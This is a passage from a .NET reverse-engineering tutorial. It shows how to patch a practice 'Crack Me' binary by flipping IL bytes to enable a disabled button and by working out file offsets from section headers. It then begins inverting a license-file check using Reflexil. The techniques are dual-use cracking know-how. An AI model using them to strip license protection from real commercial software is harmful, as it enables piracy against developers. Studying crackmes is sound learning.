


Figure 8. Crack Me's nodes expanded

If you have any coding background you can guess with ease that “*this.btnEnableMe.Enabled = false;*” is responsible of disabling the component “btnEnableMe” which is in our case a button. At this point it’s important to see the IL and the byte representation of the code we are seeing, let’s switch to IL view and see: Listing 1. In the code above we can see some IL instruction worth of being explained (in the order they appear):

- `ldarg.0` Pushes the value 0 to the method onto the evaluation stack.
- `callvirt` Calls the method `get()` associated with the object `btnEnableMe`.
- `ldc.i4.0` Pushes 0 onto the stack as 32bits integer.
- `callvirt` Calls the method `set()` associated with the object `btnEnableMe`.

Listing 1. IL code

```
.method private
instance void Form1_Load (
    object sender,
    class [mscorlib]System.EventArgs e
) cil managed

{
    // Method begins at RVA 0x1b44c
    // Code size 29 (0x1d)
    .maxstack 2
    .locals init (
        [0] valuetype [System.Drawing]System.Drawing.Color
    )

    IL_0000: ldarg.0
    IL_0001: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Button CrackMe2_
HiddenName_dotNET_Reversing.MainForm::get_btnEnableMe()
    IL_0006: ldc.i4.0
    IL_0007: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
Enabled(bool)
    IL_000c: ldarg.0
    IL_000d: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
HiddenName_dotNET_Reversing.MainForm::get_LblStat()
    IL_0012: call valuetype [System.Drawing]System.Drawing.Color [System.Drawing]System.Dra
ing.Color::get_Red()
    IL_0017: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set
ForeColor(valuetype [System.Drawing]System.Drawing.Color)
    IL_001c: ret

} // end of method MainForm::Form1_Load
```

This says that the stack got the value 0 before calling the method `set_Enabled(bool)`, 0 is in general associated to “False” when programming, we will have to change this 0 to 1 in order to pass “True” as parameter to the method `set_Enabled(bool)`; the IL instruction that pushes 1 onto the stack is `ldc.i4.1`.

In a section above we knew that byte representation is important in order to know the exact location of the IL instruction to change and by what changing it, so by referring to the IL byte representation reference we have: Table 2.


Table 2. IL reference

IL Instructio	Function	Byte representation
Ldc.I4.0	Pushes the integer value of 0 onto the evaluation stack as an int32.	16
Ldc.I4.1	Pushes the integer value of 1 onto the evaluation stack as an int32.	17
Callvirt	Call a method associated with an object.	6F
Ldarg.0	Load argument 0 onto the stack.	02

We have to make a big sequence of bytes to search the IL instruction we want to change; we have to translate `ldc.i4.0`, `callvirt`, `ldarg.0` and `callvirt` to their respective byte representation and make a byte search in a hexadecimal editor.

Referring the list above we get: `166F??026F??`, the “??” means that we do not know neither `instance void [System.Windows.Forms]System.Windows.Forms.Control::set_Enabled(bool) (at IL_0007)` bytes representation nor bytes representation of `instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_HiddenName_dotNET_Reversing.MainForm::get_LblStat() (at IL_000d)`.

Things are getting more complicated and we will use some extra tools, I’m calling *ILDasm*! This tool is provided with dot NET Framework SDK, if you have installed Microsoft Visual Studio, you can find it in Microsoft Windows SDK folder, in my system *ILDasm* is located at *C:\Program Files\Microsoft Visual Studio 8\SDK\v2.0\Bin* (Figure 9). *ILDasm* can be easily an alternative tool to Reflector or ILSpy except the fact of having a bit less user friendly interface and no high level code translation feature. Anyway, once located open it and load our Crack Me into it (File -> Open) and expand trees as following: Figure 10.



AxImp.exe	26/10/2006 13:44
dasmhlp.cnt	23/09/2005 07:56
DASMHELP.HLP	23/09/2005 07:56
gacutil.exe	23/09/2005 07:01
gacutil.exe.config	26/10/2006 13:45
ildasm.exe	23/09/2005 07:01
ildasm.exe.config	26/10/2006 13:45
lc.exe	26/10/2006 13:45
mscorlib.dll	26/10/2006 13:45
mscorlib.msc	26/10/2006 13:45
mscorlibc.dll	26/10/2006 13:45
mscorlibc11.cfg	26/10/2006 13:45
PEVerify.exe	26/10/2006 13:45
PEVerify.exe.config	26/10/2006 13:45
RequiredPermissions.dll	26/10/2006 13:45
ResGen.exe	26/10/2006 13:45
sgen.exe	26/10/2006 13:45
signtool.exe	26/10/2006 13:45

Figure 9. ILDASM




Figure 10. Target loaded on ILDASM

ILDasm does not show byte representation by default, to show IL corresponding bytes you have to select *View -> Show Bytes*: Figure 11. Then double click on our concerned method (Form1_Load...) to get the IL code and corresponding bytes: Figure 12.




Figure 11. Show bytes on ILDASM




Figure 12. ILDasm IL + bytes representations encoded Form1_Load() method

We have more information about IL instructions and their Bytes representations now, in order to use this amount of new information, you have to know that after “|” the low order byte of the number is stored in the PE file at the lowest address, and the high order byte is stored at the highest address, this order is called “Little Endian”.

What Does this Mean?

When looking inside Form1_Load() method using ILDasm, we have this:

```

IL_0006: /* 16 |
IL_0007: /* 6F | (0A)000040
IL_000c: /* 02 |
IL_000d: /* 6F | (06)000022

```

These Bytes are stored in the file this way: 166F4000000A026F22000006.

Back to Our Target

This sequence of bytes is quite good for making a byte search in a hexadecimal editor, in a real situation study; we may face an annoying problem which is finding more than one occurrence of our sequence. In this situation, instead of searching for bytes sequence we search for (or to better say “go to”) an offset which can be calculated.

An *offset*, also called *relative address*, is used to get to a specific *absolute address*. We have to calculate an offset where the instruction we want to change is located, referring to Figure 1, ILDasm and ILSpy indicate the Relative Virtual Address (RVA) at the line // Method begins at RVA 0x1b44c and in order to translate this to an offset or file location, we have to determine the layout of our target to see different sections and different offsets / sizes, we can use PEiD or any other PE Tool, but I prefer to introduce you a tool that comes with Microsoft Visual C++ to view PE sections called “*dumpbin*” (If you do not have it, please refer to links on “References” section).

Dumpbin is a command line utility, so via the command line type “*dumpbin -headers target_name.exe*” (Figure 13).

```

C:\Users\Soufiane\Desktop\dotNET-p3>dumpbin -headers crackme2.exe
Microsoft (R) COFF Binary File Dumper Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

Dump of file crackme2.exe
PE signature found
File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
 14C machine (i386)
   4 number of sections
 509A6149 time date stamp Wed Nov 07 13:25:29 2012
   0 file pointer to symbol table
   0 number of symbols
  E0 size of optional header
 102 characteristics
    Executable
    32 bit word machine
OPTIONAL HEADER VALUES
 10B magic #

```

Figure 13. Dumpbin screenshot


By scrolling down we find interesting information:

SECTION HEADER #1

```

.text name
1C024 virtual size
 2000 virtual address
1C200 size of raw data
 400 file pointer to raw data
  0 file pointer to relocation table
  0 file pointer to line numbers
  0 number of relocations
  0 number of line numbers
60000020 flags
  Code
  Execute Read

```

Figure 14. $(1B44C - 2000) + 400 = 1984C$

Notice that the method `Form1_Load()` begins at RVA `0x1b44c` (refer to Figure 1) and here the `text` section has a virtual size of `0x1c024` with a virtual address indicated as `0x2000` so our method must be within this section,

the section containing our method starts from `0x400` in the main executable file, using these addresses and sizes we can calculate the offset of our method this way:

(*Method RVA – Section Virtual Address*) + *File pointer to raw data*; all values are in hexadecimal so using the Windows calculator or any other calculator that support hexadecimal operations we get: $(1B44C - 2000) + 400 = 1984C$ (Figure 14).

So `0x1984C` is the offset of the start of our method in our main executable, using any hexadecimal editor we can go directly to this location and what we want to change is a few bytes after this offset considering the method header. Going back to the sequence of bytes we got a bit ago `166F400000A026F2200006` and going to the offset calculated before we get: Figure 15.

00019840	00 00 04 06 6F 59 00 00 0A 2A 00 00 13 30 02 00
00019850	1D 00 00 00 1C 00 00 11 02 6F 26 00 00 06 16 6F
00019860	40 00 00 0A 02 6F 22 00 00 06 28 5A 00 00 0A 6F
00019870	5B 00 00 0A 2A 00 00 00 1E 02 6F 2A 00 00 06 2A
00019880	13 30 02 00 2F 00 00 00 1D 00 00 11 02 6F 22 00
00019890	00 06 28 5C 00 00 0A 6F 5B 00 00 0A 02 6F 22 00
000198A0	00 06 72 09 02 00 70 6F 4B 00 00 0A 02 7B 0E 00
000198B0	00 04 2D 06 02 6F 2B 00 00 06 2A 00 13 30 03 00
000198C0	93 00 00 00 1E 00 00 11 28 5D 00 00 0A 72 1D 02
000198D0	00 70 28 5E 00 00 0A 0A 06 28 5F 00 00 0A 2D 53
000198E0	72 2F 02 00 70 1F 10 72 7F 02 00 70 28 60 00 00
000198F0	0A 26 02 16 7D 0E 00 00 04 02 6F 22 00 00 06 28
00019900	5A 00 00 0A 6F 5B 00 00 0A 02 6F 22 00 00 06 72
00019910	13 01 00 70 6F 4B 00 00 0A 02 6F 26 00 00 06 16
00019920	6F 40 00 00 0A 02 6F 20 00 00 06 16 6F 40 00 00
00019930	0A 2B 27 02 6F 22 00 00 06 28 5C 00 00 0A 6F 5B
00019940	00 00 0A 02 6F 22 00 00 06 72 A3 02 00 70 6F 4B
00019950	00 00 0A 02 17 7D 0E 00 00 04 2A 00 36 02 6F 20
00019960	00 00 06 17 6F 40 00 00 0A 2A 00 00 4E 72 BD 02

Offset: 1984C

Figure 15. Location on a hexadecimal editor

We want to change `1dc.i4.0` which is equal to `16` by `1dc.i4.1` which is equal to `17`, let's make this change and see what it reproduces (before doing any byte changes think always to make a backup of the original file) (Figure 16).




Figure 16. "Enable Me" button is enabled

And yes our first problem is solved; we still have "Unregistered Crack Me" caption and still not tested "Save as..." button. Once we click on the button "Enable Me" we get the second one enabled which is supposed to be the main program feature. By giving it a try something bad happened: Figure 17.




Figure 17. Lic. Not found error

Before saving, the program checks for a license, if not found it disables everything and aborts the saving process.

Protecting a program always depends on the developer's way of thinking, there are as many ways to protect software as there are ways to break them. We can nevertheless store protections in "types" or "kinds" of protections, among them, there are what we call "license check" protections. Depending on how the developer imagined how the protection must behave and how the license must be checked, the protection's difficulty changes.

Let's see again inside our target: Figure 18.




Figure 18. Methods shown by Reflector

The method `btn_EnableMe_Click_1()` is triggered when we press the button "Enable Me" we saw this, `btn_About_Click()` is for showing the message box when clicking on "About" button, then we still have two methods: `btn_EnableMe_Click()` and `checkLicence()` which seems to be interesting.

Let's go inside the method `btn_EnableMe_Click()` and see what it has to tell: Figure 19.




Figure 19. `btn_EnableMe_Click()` actual code source

By clicking on the button save, instead of saving directly, the Crack Me checks the "registration stat" of the program, this may be a kind of "extra protection", which means, the main feature which is "saving file" is protected against "forced clicks"; The Crack Me checks if it is correctly registered before saving even if the "Save as..." button is enabled when the button "Enable Me" is clicked, well click on `checkRegStat()` to see its content: Figure 20.




Figure 20. Original source code of checkReStat() method

Here it is clear that there is a Boolean variable that changes, which is *isRegistered* and till now we made no changes regarding this. So if *isRegistered* is false (if (!this.isRegistered)...) the Crack Me makes a call to the *checkLicence()* method, we can see how *isRegistered* is initialized by clicking on *.ctor()* method: Figure 21.




Figure 21. .ctor() method

.ctor() is the default constructor where any member variables are initialized to their default values. Let's go back and see what the method *checkLicence()* does exactly: Figure 22.




Figure 22. Method checkLicence()

This is for sure a simple simulation of software “license check” protection, the Crack Me checks for the presence of a “lic.dat” file in the same directory of the application startup path, in other words, the Crack Me verifies if there is any “lic.dat” file in the same directory as the main executable file. Well, technically at this point, we can figure out many solutions to make our program run fully, if we remove the call to the *checkLicence()* method, we will remove the same way the main feature which is saving, since it is done only once the checking is done (Figure 2).

If we force the *isRegistered* variable to take the value *True* by changing its initialization (Figure 3), we will lose the call to *checkLicence()* method that itself calls the main feature (“saving”) as it's only called if *isRegistered* is equal to false as seen here (refer to Figure 2):

```
public void checkRegStat()
{
    this.LblStat.ForeColor = Color.Green;
    this.LblStat.Text = «Saving...»;
    if (!this.isRegistered)
    {
        this.checkLicence();
    }
}
```


We can alter the branch statement (if... else... endif, *Figure 4*) the way we can save only if the license file is *not found*.

We saw how to perform byte patching the “classical” way using offsets and hexadecimal editor. I’ll introduce you to an easy way which is less technical and can save us considerable time.

We will switch again to *Reflector* (please refer to previous parts of this series for further information). This tool can be extended using plug-ins; we will use *Reflexil*, a Reflector add-in that will allow us to edit and manipulate IL code then saving the modifications to disk. After downloading Reflexil you need to install it; open Reflector and go to *Tools -> Add-ins* (in some versions *View -> Add-ins*), a window will appear, click on “Add...” and select “Reflexil.Reflector.dll”. Once you are done, you can see your plug-in added to the Add-ins window, which you can close.

Basically, we want to modify the Crack Me in such a way that we get “File saved!” Switch the view to see IL code representation of this C# code: Listing 2.

Listing 2. checkLicence() IL code

```
.method public instance void checkLicence() cil managed
{
    .maxstack 3
    .locals init (
        [0] string str,
        [1] valuetype [System.Drawing]System.Drawing.Color color)
    L_0000: call string [System.Windows.Forms]System.Windows.Forms.Application::get_StartupPath()
    L_0005: ldstr "\\lic.dat"
    L_000a: call string [mscorlib]System.String::Concat(string, string)
    L_000f: stloc.0
    L_0010: ldloc.0
    L_0011: call bool [mscorlib]System.IO.File::Exists(string)
    L_0016: brtrue.s L_006b
    L_0018: ldstr "license file missing. Cannot save file."
    L_001d: ldc.i4.s 0x10
    L_001f: ldstr "License not found"
    L_0024: call valuetype [Microsoft.VisualBasic]Microsoft.VisualBasic.MsgBoxResult [Microsoft.
VisualBasic]Microsoft.VisualBasic.Interaction::MsgBox(object, valuetype [Microsoft.VisualBasic]Microsoft.VisualBasic.MsgBoxStyle, object)
    L_0029: pop
    L_002a: ldarg.0
    L_002b: ldc.i4.0
    L_002c: stfld bool CrackMe2_HiddenName_dotNET_Reversing.MainForm::isRegistered
    L_0031: ldarg.0
    L_0032: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
HiddenName_dotNET_Reversing.MainForm::get_LblStat()
    L_0037: call valuetype [System.Drawing]System.Drawing.Color [System.Drawing]System.Drawing.
Color::get_Red()
    L_003c: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
ForeColor(valuetype [System.Drawing]System.Drawing.Color)
    L_0041: ldarg.0
    L_0042: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
HiddenName_dotNET_Reversing.MainForm::get_LblStat()
    L_0047: ldstr "Unregistered Crack Me"
    L_004c: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Label::set_
Text(string)
    L_0051: ldarg.0
    L_0052: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Button CrackMe2_
HiddenName_dotNET_Reversing.MainForm::get_btnEnableMe()
    L_0057: ldc.i4.0
    L_0058: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
```



```

Enabled(bool)
    L_005d: ldarg.0
    L_005e: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Button CrackMe2_
HiddenName_dotNET_Reversing.MainForm::get_btnSaveAs()
    L_0063: ldc.i4.0
    L_0064: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
Enabled(bool)
    L_0069: br.s
    L_006b: ldarg.0
    L_006c: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
HiddenName_dotNET_Reversing.MainForm::get_LblStat()
    L_0071: call valuetype [System.Drawing]System.Drawing.Color [System.Drawing]System.Drawing.
Color::get_Green()
    L_0076: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
ForeColor(valuetype [System.Drawing]System.Drawing.Color)
    L_007b: ldarg.0
    L_007c: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
HiddenName_dotNET_Reversing.MainForm::get_LblStat()
    L_0081: ldstr "File saved !"
    L_0086: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Label::set_
Text(string)
    L_008b: ldarg.0
    L_008c: ldc.i4.1
    L_008d: stfld bool CrackMe2_HiddenName_dotNET_Reversing.MainForm::isRegistered
}

```

I marked interesting instructions that need some explanations, so basically we have this:

```

.method public instance void checkLicence() cil managed
{
    .maxstack 3
    //
    (...)
    L_0011: call bool [mscorlib]System.IO.File::Exists(string)
    L_0016: brtrue.s L_006b
    L_0018: ldstr "license file missing. Cannot save file."
    (...)
    L_0069: br.s
    L_006b: ldarg.0
    (...)
    L_0081: ldstr «File saved !»
    (...)
    L_0092: ret
}

```

By referring to our IL instructions reference we have: Table 3.

Table 3. IL Instructions

IL Instruction	Function	Byte representation
Call	Calls the method indicated by the passed method descriptor.	28
Brtrue.s	Transfers control to a target instruction (short form) if value is true, not null, or non-zero.	2D
Br.s	Unconditionally transfers control to a target instruction (short form).	2B
Ret	Returns from the current method, pushing a return value (if present) from the caller's evaluation stack onto the caller's evaluation stack.	2A

The Crack Me makes a Boolean test regarding the license file *presence* (Figure 4), if file *found* it returns *True*, which means *brtrue.s* will jump to the line L_006b and the Crack Me will load “File saved!” string, otherwise it will go to the unconditional transfer control *br.s* that will transfer control to the instruction *ret* to get out from the whole method.

Remember, we want our Crack Me to check for license file *absence* the way it returns *True* if file *not found* so it loads “File saved!” string. Let’s get back to reflector, now we have found the section of code we want to change (Figure 5), here comes the role of our add-in *Reflexil*, on the menu go to *Tool -> Reflexil v1.x*; This way you can get *Reflexil* panel under the source code or IL code shown by *Reflector*: Figure 23.

